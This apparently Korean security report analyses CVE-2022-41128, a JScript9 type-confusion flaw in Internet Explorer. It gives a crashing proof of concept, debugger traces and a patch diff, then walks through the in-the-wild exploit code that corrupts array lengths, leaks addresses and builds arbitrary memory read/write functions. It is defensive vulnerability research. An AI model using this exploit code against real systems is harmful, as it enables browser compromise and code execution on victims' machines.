
💡 **TypedArray::Newinstance 함수란?**
TypedArray 객체를 생성하기 위해 사용되는 함수

```
0:002> kb
 # ChildEBP RetAddr      Args to Child
00 05caceac 7043fc3c     0e1df8d0 00000000 0bd17420 jscript9!Js::ArrayBuffer::AddParent
01 05cacec0 705fbb30     0a987240 00000000 00000004 jscript9!Js::TypedArray<int,0>::TypedArray<int,0>+0x25
02 05cacee8 705fc131     0a987240 00000000 00000004 jscript9!Js::TypedArray<int,0>::Create+0x50
03 05cacf30 705ff64b     00000004 705fbae0 05cad120 jscript9!Js::TypedArrayBase::CreateNewInstance+0x2a3
04 05cacf58 70438a2d     0bd2ec40 01000002 00000000 jscript9!Js::TypedArray<int,0>::NewInstance+0x9b
0:002> dd 0e1df8d0
0e1df8d0  703457b0 0bd17420 00000000 00000000
0e1df8e0  0a987240 00000004 00000000 00000004
0e1df8f0  102cee28 00000000 00000000 00000000
0e1df900  00000003 ffffffff 08bb9230 ffff0701
0e1df910  00000000 00000000 ffff0701 00000000
0e1df920  00000000 ffff0701 00000000 00000000
0e1df930  703419c8 0bd9c6a0 00000000 00000000
0e1df940  0e1dcaa0 0e1dcaa0 08bab040 0dedfd80
0:002> ln 703457b0
(703457b0)   jscript9!Js::TypedArray<int,0>::`vftable'
```



< TypedArray 객체 >

(코드디버깅) 이후 ArrayBuffer::AddParent함수가 실행되어 정수형 TypedArray(0x0e1df8d0)와 DynamicObject(0x0bd17420)를 연결시킨다. 또한 TypedArray의 32(0x20)바이트 떨어진 위치(0x021df8f0)에 auxslot(0x102ee28)이 존재하며 auxslot을 따라가면 실제 데이터(0x102cee28)가 저장된 위치를 확인할 수 있다. TypedArray 뿐 아니라 JavascriptArrayBuffer도 실제 데이터가 저장된 위치(0x102cee28)를 가리킨다.



< Int32Array 전체 구조 >

💡 **여기서 잠깐, JavascriptArrayBuffer와 TypedArray 분석 방법[5]**
아래와 같이 브레이크 포인트를 두면 메모리접근오류(Access Violation)가 발생하기 직전에 TypedArray와 JavascriptArrayBuffer가 생성되는 것을 알 수 있고 이를 근거로 분석을 시작한다.
0:000> bp jscript9!Js::JavascriptArrayBuffer::Create+0x48 ".printf \"new JavascriptArrayBuffer: addr = 0x%p\\n\",eax;g"
0:000> bp 705ff64b ".printf \"new TypedArray<int>: addr = 0x%p\\n\",eax;g"


```
0:000> bp jscript9!Js::JavascriptArrayBuffer::Create+0x48 ".printf \"new JavascriptArrayBuffer: addr = 0x%p\\n\",eax;g"
0:000> bp 705ff64b ".printf \"new TypedArray<int>: addr = 0x%p\\n\",eax;g"
0:000> g
new JavascriptArrayBuffer: addr = 0x132bd000
new JavascriptArrayBuffer: addr = 0x132bd030
new JavascriptArrayBuffer: addr = 0x132bd060
```

```
.....(중략).....
new JavascriptArrayBuffer: addr = 0x0cce67e0
new JavascriptArrayBuffer: addr = 0x0cce69c0
new JavascriptArrayBuffer: addr = 0x0cce6f00
new JavascriptArrayBuffer: addr = 0x0ccea180
new JavascriptArrayBuffer: addr = 0x0dd95d20
new JavascriptArrayBuffer: addr = 0x0dd95d50
new JavascriptArrayBuffer: addr = 0x0dd95d80
new JavascriptArrayBuffer: addr = 0x0dd95db0
new JavascriptArrayBuffer: addr = 0x0dd95de0
new JavascriptArrayBuffer: addr = 0x0a987240
new TypedArray<int>: addr = 0x0e1df8d0
```

3.3.3 JScript9엔진을 혼란시켜 메모리 접근

(개념증명코드) boom(false) 함수를 통해 정상적인 형변환인 q=d, l=q[0]를 100,000번 동안 수행한다. 이후 boom(true) 함수를 통해 오브젝트(Object) e를 정수형 배열(Int32Array) q에 넣는 q=e 형변환을 수행하며 q[0]에 0x42424242를 넣는다. JIT Compiler는 100,000번 정상적인 형 변환을 수행하는 과정에서 정수형 배열(Int32Array)이라고 착각하고 32(0x20)바이트 오프셋 위치의 auxslot 값을 읽어 0x42424242를 넣으려고 시도한다. 그러나 실제 JIT Compiler가 읽는 값은 정수형 배열(Int32Array)이 아닌 오브젝트(Object)로 32(0x20)바이트 위치에 있는 0x00414141 값을 auxslot 값으로 인식하고 해당 메모리 주소(0x00414141)에 0x42424242를 넣으려고 시도하기 때문에 메모리 접근 오류(Access Violation)가 발생한다.

```
function boom(m) {
    var q = d;
    var l = q[0];
    for (var o = 0; o < 1; o++) {
        if (m) {
            for (var n = 0; n < 1; n++) {
                q = e;
            }
            q[-1] = 1;
        }
    }
    if (m) {
        q[0] = 0x42424242; // write 0x42424242 at <where>
    }
}

for (var h = 0; h < 100000; h++) {
    boom(false);
}

boom(true);
```



< JIT Compiler가 정수형 배열로 착각하고 읽어오는 auxslot 위치 >

(코드디버깅) 실제 개념증명코드(PoC) 실행하면 아래와 같이 메모리 접근 오류(Access Violation)가 발생하는 것을 볼 수 있다.

```
(2708.2a40): Access violation - code c0000005 (first/second chance not available)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
Time Travel Position: 5124D:0
eax=42424242 ebx=00414141 ecx=ffffffff edx=00000003 esi=0f0e1f90 edi=0e1df7e0
eip=0d26023d esp=05cacf80 ebp=05cacfa0 iopl=0         ov up ei ng nz na pe cy
```

```
cs=0023  ss=002b  ds=002b  es=002b  fs=0053  gs=002b             efl=00000a87
0d26023d 8903           mov     dword ptr [ebx],eax  ds:002b:00414141=????????
```

4. MS 보안 패치 분석을 통한 취약점 발생 원인

4.1 취약점 원인

GlobalOpt::OptArraySrc 함수에서는 취약점의 원인이 되는 GlobOpt::ShouldExpectConventionalArrayIndexValue 함수가 존재한다[4]. GlobOpt::ShouldExpectConventionalArrayIndexValue 함수의 실행 결과가 FALSE인 경우, 형(Type)과 관련된 검증을 수행하지 않고 “return j”를 통해 GlobalOpt::OptArraySrc 함수를 빠져나온다. GlobOpt::ShouldExpectConventionalArrayIndexValue 함수는 배열 인덱스에 대한 검증을 수행하기 때문에 배열 인덱스에 대해서만 true를 반환하게 설계되어 있다. 따라서 GlobOpt::ShouldExpectConventionalArrayIndexValue 함수에 배열이 아닌 오브젝트(Object)가 입력될 경우, 정상적인 배열 인덱스가 아니므로 false를 반환하게 된다. JIT Compiler는 오브젝트(Object)가 입력될 경우, 배열에 대한 최적화가 아닌 오브젝트(Object)에 대한 최적화 방식을 수행해야 되기 때문이다.

💡 **GlobOpt::OptArraySrc 함수란?**
컴파일러의 최적화 과정 중 하나인 Global Optimization 단계에서 호출되는 함수
💡 **GlobOpt::ShouldExpectConventionalArrayIndexValue 함수란?**
배열 인덱스가 특정 조건(인덱스 값이 정상적인지 여부 등)을 만족하는 경우 일반적인 방식으로 배열 요소에 접근할 것을 권장하는 함수

```
GlobOpt::OptArraySrc()
{……
if ( v34 && !*((_DWORD *)this + 34) )
  {
    GlobOpt::ToVarUses(this, a2, v34_real_value, v34_real_value == *((struct IR::IndirOpnd **)a2 + 6), 0);
    LOBYTE(j) = GlobOpt::ShouldExpectConventionalArrayIndexValue(this, v18, v34_real_value);
    if ( !(_BYTE)j )
      return j;  }
  v28[2] = (int)this;
……}
```

개념증명코드를 살펴보면 JIT 컴파일러가 정상적인 배열 인덱스인지 확인하기 위해 사용하는 GlobOpt::ShouldExpectConventionalArrayIndexValue 함수를 속이기 위해 정상적으로 정수형 배열 q[0]에 접근하는 행위를 100,000번 동안 수행한다. 이 후 오브젝트로 형변환이 이루어졌는데도 불구하고 GlobOpt::ShouldExpectConventionalArrayIndexValue 함수는 q[0]에 지속적으로 접근했으므로 최적화를 수행하는 과정에서 정수형 배열인 것처럼 착각하고 오브젝트 0x20 위치에 접근하여 0x42424242를 저장하는 것으로 추정된다.

```
function boom(m) {
    var q = d;
    var l = q[0]; // 정상적으로 정수형 배열 q[0]에 100,000번 동안 접근
    for (var o = 0; o < 1; o++) {
        if (m) {
            for (var n = 0; n < 1; n++) {
                q = e; // 오브젝트로 형변환
            }
            q[-1] = 1;
        }
    }
    if (m) {
        q[0] = 0x42424242; // 오브젝트 q[0]에 0x42424242 입력
    }
}

for (var h = 0; h < 100000; h++) {
    boom(false);
```

```
}

boom(true);
```

실제 jscript9.dll 패치 전 모듈에서 GlobOpt::ShouldExpectConventionalArrayIndexValue 함수 결과 값이 0인 경우 점프하는 명령인 “jz loc_100DC9A2”가 실행되어 유형 검사 모듈을 거치지 않고 return 있는 모듈로 코드 흐름이 전개되는 것을 확인할 수 있다.

< 패치 전 GlobOpt::ShouldExpectConventionalArrayIndexValue 함수 실행 모듈 >

개념증명코드(PoC) 실행 중 ShouldExpectConventionalArrayIndexValue 함수는 총 4번 호출되며, 마지막 4번째 호출 당시에만 0값을 리턴한다. ShouldExpectConventionalArrayIndexValue 함수가 호출된 후 실행 결과가 저장되는 eax 레지스터 값은 0x08cff200인것을 확인할 수 있다. LOBYTE(0x8cff200)이므로 00 즉 false 값이 입력되게 된다.


```
0:002> bp jscript9!GlobOpt::ShouldExpectConventionalArrayIndexValue
0:002> g-
Breakpoint 0 hit
Time Travel Position: 4FF1F:2610
eax=0a94b068 ebx=0a94b030 ecx=08cff5b8 edx=0a954ee4 esi=0a94b068 edi=08cff5b8
eip=703ba071 esp=08cff2f4 ebp=08cff350 iopl=0         nv up ei pl zr na pe nc
cs=0023  ss=002b  ds=002b  es=002b  fs=0053  gs=002b             efl=00000246
jscript9!GlobOpt::ShouldExpectConventionalArrayIndexValue:
703ba071 8bff            mov     edi,edi
0:006> pt
Time Travel Position: 4FF1F:263E
eax=08cff200 ebx=0a94b030 ecx=ffffffff edx=00000000 esi=0a94b068 edi=08cff5b8
eip=703ba0e0 esp=08cff2f4 ebp=08cff350 iopl=0         nv up ei ng nz na pe nc
cs=0023  ss=002b  ds=002b  es=002b  fs=0053  gs=002b             efl=00000286
jscript9!GlobOpt::ShouldExpectConventionalArrayIndexValue+0x6f:
703ba0e0 c20800          ret     8
```

4.2 보안 패치 비교 분석

Internet Explorer의 JSscript9 엔진 관련 모듈은 jscript9.dll이다. 해당 모듈에서 취약점이 발생하였으며 이에 대한 분석이 필요하다. Windows 10 Version 21H 64bit 운영체제에서 취약한 jscript9.dll을 추출한 뒤 업데이트를 수행하였다. 운영체제 전체에 대한 업데이트를 수행하게 되면 변화된 모듈이 많아 해당 취약점(CVE-2022-41128)에 대한 패치 모듈을 특정하기 어렵다. 따라서 해당 취약점(CVE-2022-41128)만 패치하는 업데이트 모듈(KB5019959) 다운로드 받아 설치하고 패치 후 jscript9.dll을 추출하였다.


< CVE-2022-41128만 패치를 수행하는 업데이트 모듈(KB5019959) >

이후 BinDiff를 다운로드 받아 패치전 jscript9.dll과 패치후 jscript9.dll에 대해 비교 분석하였다. 먼저 패치 전후 파일을 IDA에서 열어 idb 파일을 생성하고 BinDiff에서 분석을 수행하여야 한다. BinDiff 실행 후 “Diffs > New Diff” 메뉴를 선택하고 Primary file에 패치 전 모듈을 Secondary file에 패치 후 모듈을 넣고 디핑을 수행하였다.




< BinDiff 다운로드 사이트(좌) 및 BinDiff 패치 비교 분석 기능(우) >

BinDiff의 Matched Function에서 Similarity가 1인 것을 제외하면 총16,564개 함수 중 후보군이 25개인 것을 볼 수 있다. 그러나 우리는 구글 블로그를 통해 GlobalOpt::OptArraySrc에 취약점이 있음을 알고 있으므로 해당 함수에 대해 살펴본다.



< BinDiff를 통한 패치된 모듈 분석 >

패치 전 후 모듈을 분석한 결과,
wil::details::FeatureImpl<__WilFeatureTraits_Feature_Servicing_MSRC75609_42033599>::__private_IsEnabled(& `wil::Feature<__Wil` 함수를 통한 분기문이 추가된 것을 확인할 수 있다. 해당 함수 실행 결과, 0이면 ShouldExpectConventionalArrayIndexValue로 분기하며 0이 아니면 형 검사하는 모듈로 분기한다. 해당 함수의 기능은 공개되어 있지 않으며 MSRC(Microsoft Security Reponse Center)에서 특정 보안 업데이트를 해결하기 위해 자체적으로 만든 함수로 추정된다.



< 패치 전 후 모듈 비교 분석 >

5. 침해사고에서 발견된 취약점(CVE-2022-41128) Exploit 분석 (64bit 기반)

앞에서 설명하였듯이 해커는 처음부터 제로데이 취약점을 활용하여 악성코드를 유포하기 보다 총 3단계에 걸쳐 익스플로잇을 수행하였으며 마지막 단계에서 Interenet Explorer JScript9의 Type Confusion 취약점(CVE-2022-41128)을 이용하였다. Interenet Explorer JScript9 엔진에서 발생하는 Type Confusion 취약점(CVE-2022-41128) Exploit 코드를 구글(TAG : Google's Threat Analysis Group)로부터 제공 받았으며, 공개된 내용을 참고[4]하여 분석을 진행하였다.

(1단계) 원격지에서 워드 템플릿 파일을 다운로드 받아 설정하는 기능을 사용하여 RTF 다운로드
(2단계) RTF 파일은 OLE2Link 원격코드실행 취약점(CVE-2017-0199)을 통해 해커 사이트에서 악성 스크립트 다운로드
(3단계) IE JScript9 엔진에서 발생하는 Type Confusion 취약점(CVE-2022-41128)을 통해 쉘코드 실행

5.1 침해사고에서 발견된 취약점(CVE-2022-41128) Exploit 개요

Interenet Explorer의 JScript9 엔진에서 발생하는 Type Confusion 취약점(CVE-2022-41128)은 아래와 같이 총 4단계에 걸쳐 익스플로잇을 진행한다.

- **(Step 1)** Type Confusion 취약점을 활용하여 Array 오브젝트의 길이를 덮어씌워 R/W 메모리 영역을 확보하고 jscript9.dll의 vftable 포인터를 유출시킨다.
- **(Step 2)** 임의의 메모리에 읽기/쓰기를 위해 Dataview 오브젝트를 활용해 추가적인 Array 오브젝트를 조작한다.
- **(Step 3)** 가짜 문자열 오브젝트와 vtable을 임의의 메모리 읽기/쓰기를 통해 생성한다.
- **(Step 4)** 가짜 vtable을 통해 VirtualProtect 함수를 실행시켜 쉘코드의 메모리 영역을 실행 가능하게 변경 후 쉘코드를 실행시킨다.

5.2 (Exploit Step 1) Array Object의 길이를 덮어씌워 R/W 메모리 영역 확보

Type Confusion 취약점을 활용하여 Array 오브젝트의 길이를 덮어씌워 읽기/쓰기(R/W)가 가능한 메모리 영역을 확보하고 jscript9.dll의 vftable 포인터를 유출시킨다.

- Type Confusion을 발생시키기 위해 int32Array와 Object 타입이 필요하다. 아래와 같이 int32Array(변수명 : int32a)와 조작할 Array 오브젝트(변수명 : b)를 생성하고, b[52] 배열을 Object(변수명 : obj)의 d 변수에 할당한다.


```
// int32Array 생성
ab = new ArrayBuffer(1400),
int32a = new Int32Array(ab)
...

// 조작할 Array 오브젝트 생성
var b = new Array(256);

for (var j = 0; j < b['length']; j++) {
  b[j] = new Array(0, 1, 2, 3, 4, 5, 6, 7, 8, 9, 10, 11, 12, 13, 14, 15);
}
...

// Type Confusion을 위한 오브젝트 생성
obj = new Object({
  a: 1,
  b: 3,
  c: '4',
```

```
  d: b[52],  // Js::JavascriptNativeIntArray를 포인트
  e: 2
})
```

- 원인 분석 과정(PoC 코드 참고)에서 설명하였듯이, q 변수에 obj를 할당하였음에도 불구하고 Type confusion으로 인해 여전히 Int32Array로 인식하게 된다. 이로 인해 q 변수를 통해 b[52] 부분에 임의의 값을 쓸 수 있게 된다. q 변수는 b[52] 배열의 헤더를 가르키게 되며, 아래와 같이 배열 해더의 Array Length(offset 0x20), Array Actual Length(offset 0x54), Buffer Length(offset 0x58) 필드를 조작하여 b[52] 배열의 사이즈를 0x1fffffff만큼 늘린다. b[52] 배열의 크기는 기존에 0x20(32 length)였으나 0x1fffffff로 변경되었으므로 해커는 차후에 b[52][n] 배열을 사용하여 다른 배열(b[53], b[54] 등) 메모리 영역에도 접근이 가능하다.

```
q = obj; // JIT 컴파일러는 q에 object를 할당했음에도 불구하고, 여전히 q가 Int32Array를 포인트하고 있다고 판단
...
q[8] = 0x1fffffff;  // b[52]의 offset 0x20 부분(Array Length)에 0x1fffffff를 덮어씌움
q[21] = 0x1fffffff; // b[52]의 offset 0x54 부분(Array Actual Length)
q[22] = 0x1fffffff; // b[52]의 offset 0x58 부분(Buffer Length)
```

- 실제 해당 메모리 영역을 살펴보면 아래와 같이 b[52] 배열의 헤더 값들이 변경되었음을 확인할 수 있다.



< Array Object 구조 및 Array 길이 변조 과정 >

- b[52] 배열의 헤더에는 jscript9!Js::JavascriptNativeIntArray::`vftable' 주소가 저장되어 있기 때문에 아래와 같이 q[0]과 q[1]으로 접근하여 jscript9.dll 내 주소를 유출시킬 수 있다. 이 값은 추후 Exploit 과정에서 jscript9.dll의 Image Base를 찾는데 활용된다.

```
vftable = {
        addr_low: q[0],
        addr_high: q[1]
});
```

- 여기서 q[0]과 q[1]에 저장되어 있는 값은 64bit vftable pointer이지만 Type Confusion으로 인해 Int32Array로 인식하여 32bit씩 접근하기 때문에 q[0]과 q[1]을 나누어 유출시키게 되면 64bit 값을 얻을 수 있다.
  - addr_high : 0x7ffd, addr_low : 0x38f88090
  - addr_high + addr_low = 0x7ffd38f88090

```
0:000> ln 0x7ffd38f88090
(00007ffd38f88090)   jscript9!Js::JavascriptNativeIntArray::'vftable'   |  (00007ffd38f883f0)   jscript9!Js::TypedArray<unsigned int,0>
```

```
00007ffd38c30000 00007ffd390e6000   jscript9   (pdb symbols)
```

💡 우리는 Exploit Step 1 과정을 통해 아래와 같이 2가지 정보를 얻을 수 있다.
1. **jscript9.dll 내 주소** : 0x7ffd38f88090 (`Js::JavascriptNativeIntArray::`vftable'`)
2. **충분히 큰 R/W primitive** : b[52].length → 0x1fffffff

5.3 (Exploit Step 2) Dataview 오브젝트를 활용해 해커가 원하는 메모리 접근

임의의 메모리에 읽기/쓰기를 위해 Dataview 오브젝트를 활용해 추가적인 Array 오브젝트를 조작한다.

- **(b[53] 배열을 DataView 오브젝트에 연결)** DataView 오브젝트를 생성하고 이를 b[53][0]에 할당한다.


```
var arraybuffer = new ArrayBuffer(16);
var dataview = new DataView(arraybuffer);

b[53][0] = dataview;
```

- **(b[53] 내 DataView 오브젝트를 가리키는 주소 값을 임시 저장)** 아래 그림에서 해커가 조작하고자 하는 영역은 b[53] 배열이 가리키는 DataView Object 위치 주소(0x000001815F1BE000)이다. 위의 “Array Object 구조”그림에서 볼 수 있듯이 DataView Object를 가리키는 주소 값(0x000001815F1BE000)은 “Array Contents Pointer1”과 “Array Contents Pointer2”에 저장된다. 이 값은 b[53] Array Object 시작 부분에서 각각 오프셋 0x28과 0x30에 존재한다. b[53]에 접근하여 해당 주소 값(헤더)을 조작할 수 없으므로 이 때 앞에서 “0x1fffffff” 크기를 늘려 놓은 b[52] 배열을 사용한다. 64bit 운영체제에서 주소 값은 총 8바이트로 표현되므로 32bit(4바이트)씩 총 64bit(8바이트)를 읽기 위해 integer형 배열 두 개를 연이어 사용한다. 아래 자바스크립트에서는 Dataview Object를 가리키는 주소 값(0x0000001815F1BE00)은 b[52][32]와 b[52][33]을 활용하여 각각 b53_low에 “ 0x00000181” 값을 b53_high에 “0x5F1BE000” 값을 저장한다.

```
var b53_low = b[52][32],    // set b[53] Array Contents Pointer addr_low
    b53_high = b[52][33],    // set b[53] Array Contents Pointer addr_high
```

- **(임시 저장한 주소 값을 b[54]의 Array Contents Pointer1, 2로 복사)** 이후 b[54]도 b[53]과 연결된 DataView Object를 가리키도록 조작한다. 임시 저장한 b[53]의 b53_low, b53_high값을 이용하여 b[54]의 “Array Contents Pointer1”과 “Array Contents Pointer2” 값을 덮어쓴다. b[54]의 “Array Contents Pointer1”과 “Array Contents Pointer2” 값을 수정할 때 마찬가지로 b[52] 배열을 사용하며 이 값은 b[52][80], b[52][81], b[52][83], b[52][84]으로 b53_low “ 0x00000181” 값과 b53_high “0x5F1BE000” 값이 저장된다.


```
b[52][80] = b53_low, // write to b[54] Array Contents Pointer addr_low1
b[52][81] = b53_high, // write to b[54] Array Contents Pointer addr_high1
b[52][82] = b53_low, // write to b[54] Array Contents Pointer addr_low2
b[52][83] = b53_high; // write to b[54] Array Contents Pointer addr_high2
```



< b[53] 및 b[54] 조작 과정 (1) >

- **(DataView Object를 가리키도록 수정)** b[53]을 DataView 오브젝트로 할당함으로써, DataView 오브젝트 포인터는 b[53]의 버퍼로 덮어씌워지고, b[54]의 속성 값을 읽어 해당 포인터를 획득할 수 있다. b[54]의 포인터를 다시 DataView object로 덮어씌워 b[54][7], b[54][8]을 통해 arbitrary R/W를 얻을 수 있다. b[53]과 b[54]의 차이점은 b[53]의 경우 jscript9!Js::JavascriptArray::`vftable' (00007ffd`38f845a0) 타입이며 b[54]의 경우, jscript9!Js::JavascriptNativeIntArray::`vftable (00007ffd`38f88090)' 타입이다. 여기서 해커가 b[53]의 "ArrayContents Pointer1"과 "ArrayContents Pointer2" 복사를 수행한 이유는 b[53]은 DataView object를 읽고 쓰기 위해 사용하기 위해서이며 (따라서 형태는 jscript9!Js::JavascriptArray 유지) b[54]는 해당 배열(b[54][7], b[54][8])을 이용해 DataView object를 가리키는 주소 값 메타데이터(auxslot)를 수정하기 위해서이다.

```
var dataview_obj_addr_high = b[54][1],
    dataview_obj_addr_low = b[54][0];
    b[52][80] = dataview_obj_addr_low - 4,
    b[52][81] = dataview_obj_addr_high,
    b[52][82] = dataview_obj_addr_low - 4,
    b[52][83] = dataview_obj_addr_high;
```



< b[53] 및 b[54] 조작 과정 (2) >

- **(b[53]의 DataView Object를 사용하여 읽기 쓰기 수행)** 아래 함수 read4, write4, write8을 사용하여 해커가 원하는 메모리 영역에 원하는 데이터를 쓰고 읽는다. b[54]가 ① DataObject를 가리키도록 수정하였으나 ③ JavascriptNativeIntArray 형이므로 배열 b[54][7], b[54][8]을 이용하여 원하는 메모리 주소를 읽거나 원하는 값을 설정할 수 있다. 해커는 최종적으로 이 함수를 통해 본인이 원하는 가짜 vftable, 가짜 Object를 만드는데 사용한다.

```
function read4(addr_low, addr_high) {
        b[54][7] = addr_low;
```

```
        b[54][8] = addr_high;
        return dataview['getUint32'](0, true);  // do read
}

function write4(addr_low, addr_high, val) {
        b[54][7] = addr_low;
        b[54][8] = addr_high;
        dataview['setUint32'](0, val, true);  // do write
}

function write8(addr_low, addr_high, val, val2) {
        b[54][7] = addr_low;
        b[54][8] = addr_high;
        dataview['setUint32'](0, val, true);  // do write
        dataview['setUint32'](4, val2, true);
}
```

5.4 (Exploit Step 3) Fake Object 및 Fake vftable 생성

가짜 문자열 오브젝트와 vftable을 임의의 메모리 읽기/쓰기를 통해 생성한다.

- **(VirtualProtect 함수 위치 검색)** 임의의 메모리 읽기/쓰기를 통해 아래 과정에 따라 VirtualProtect 주소를 Leak 할 수 있다.
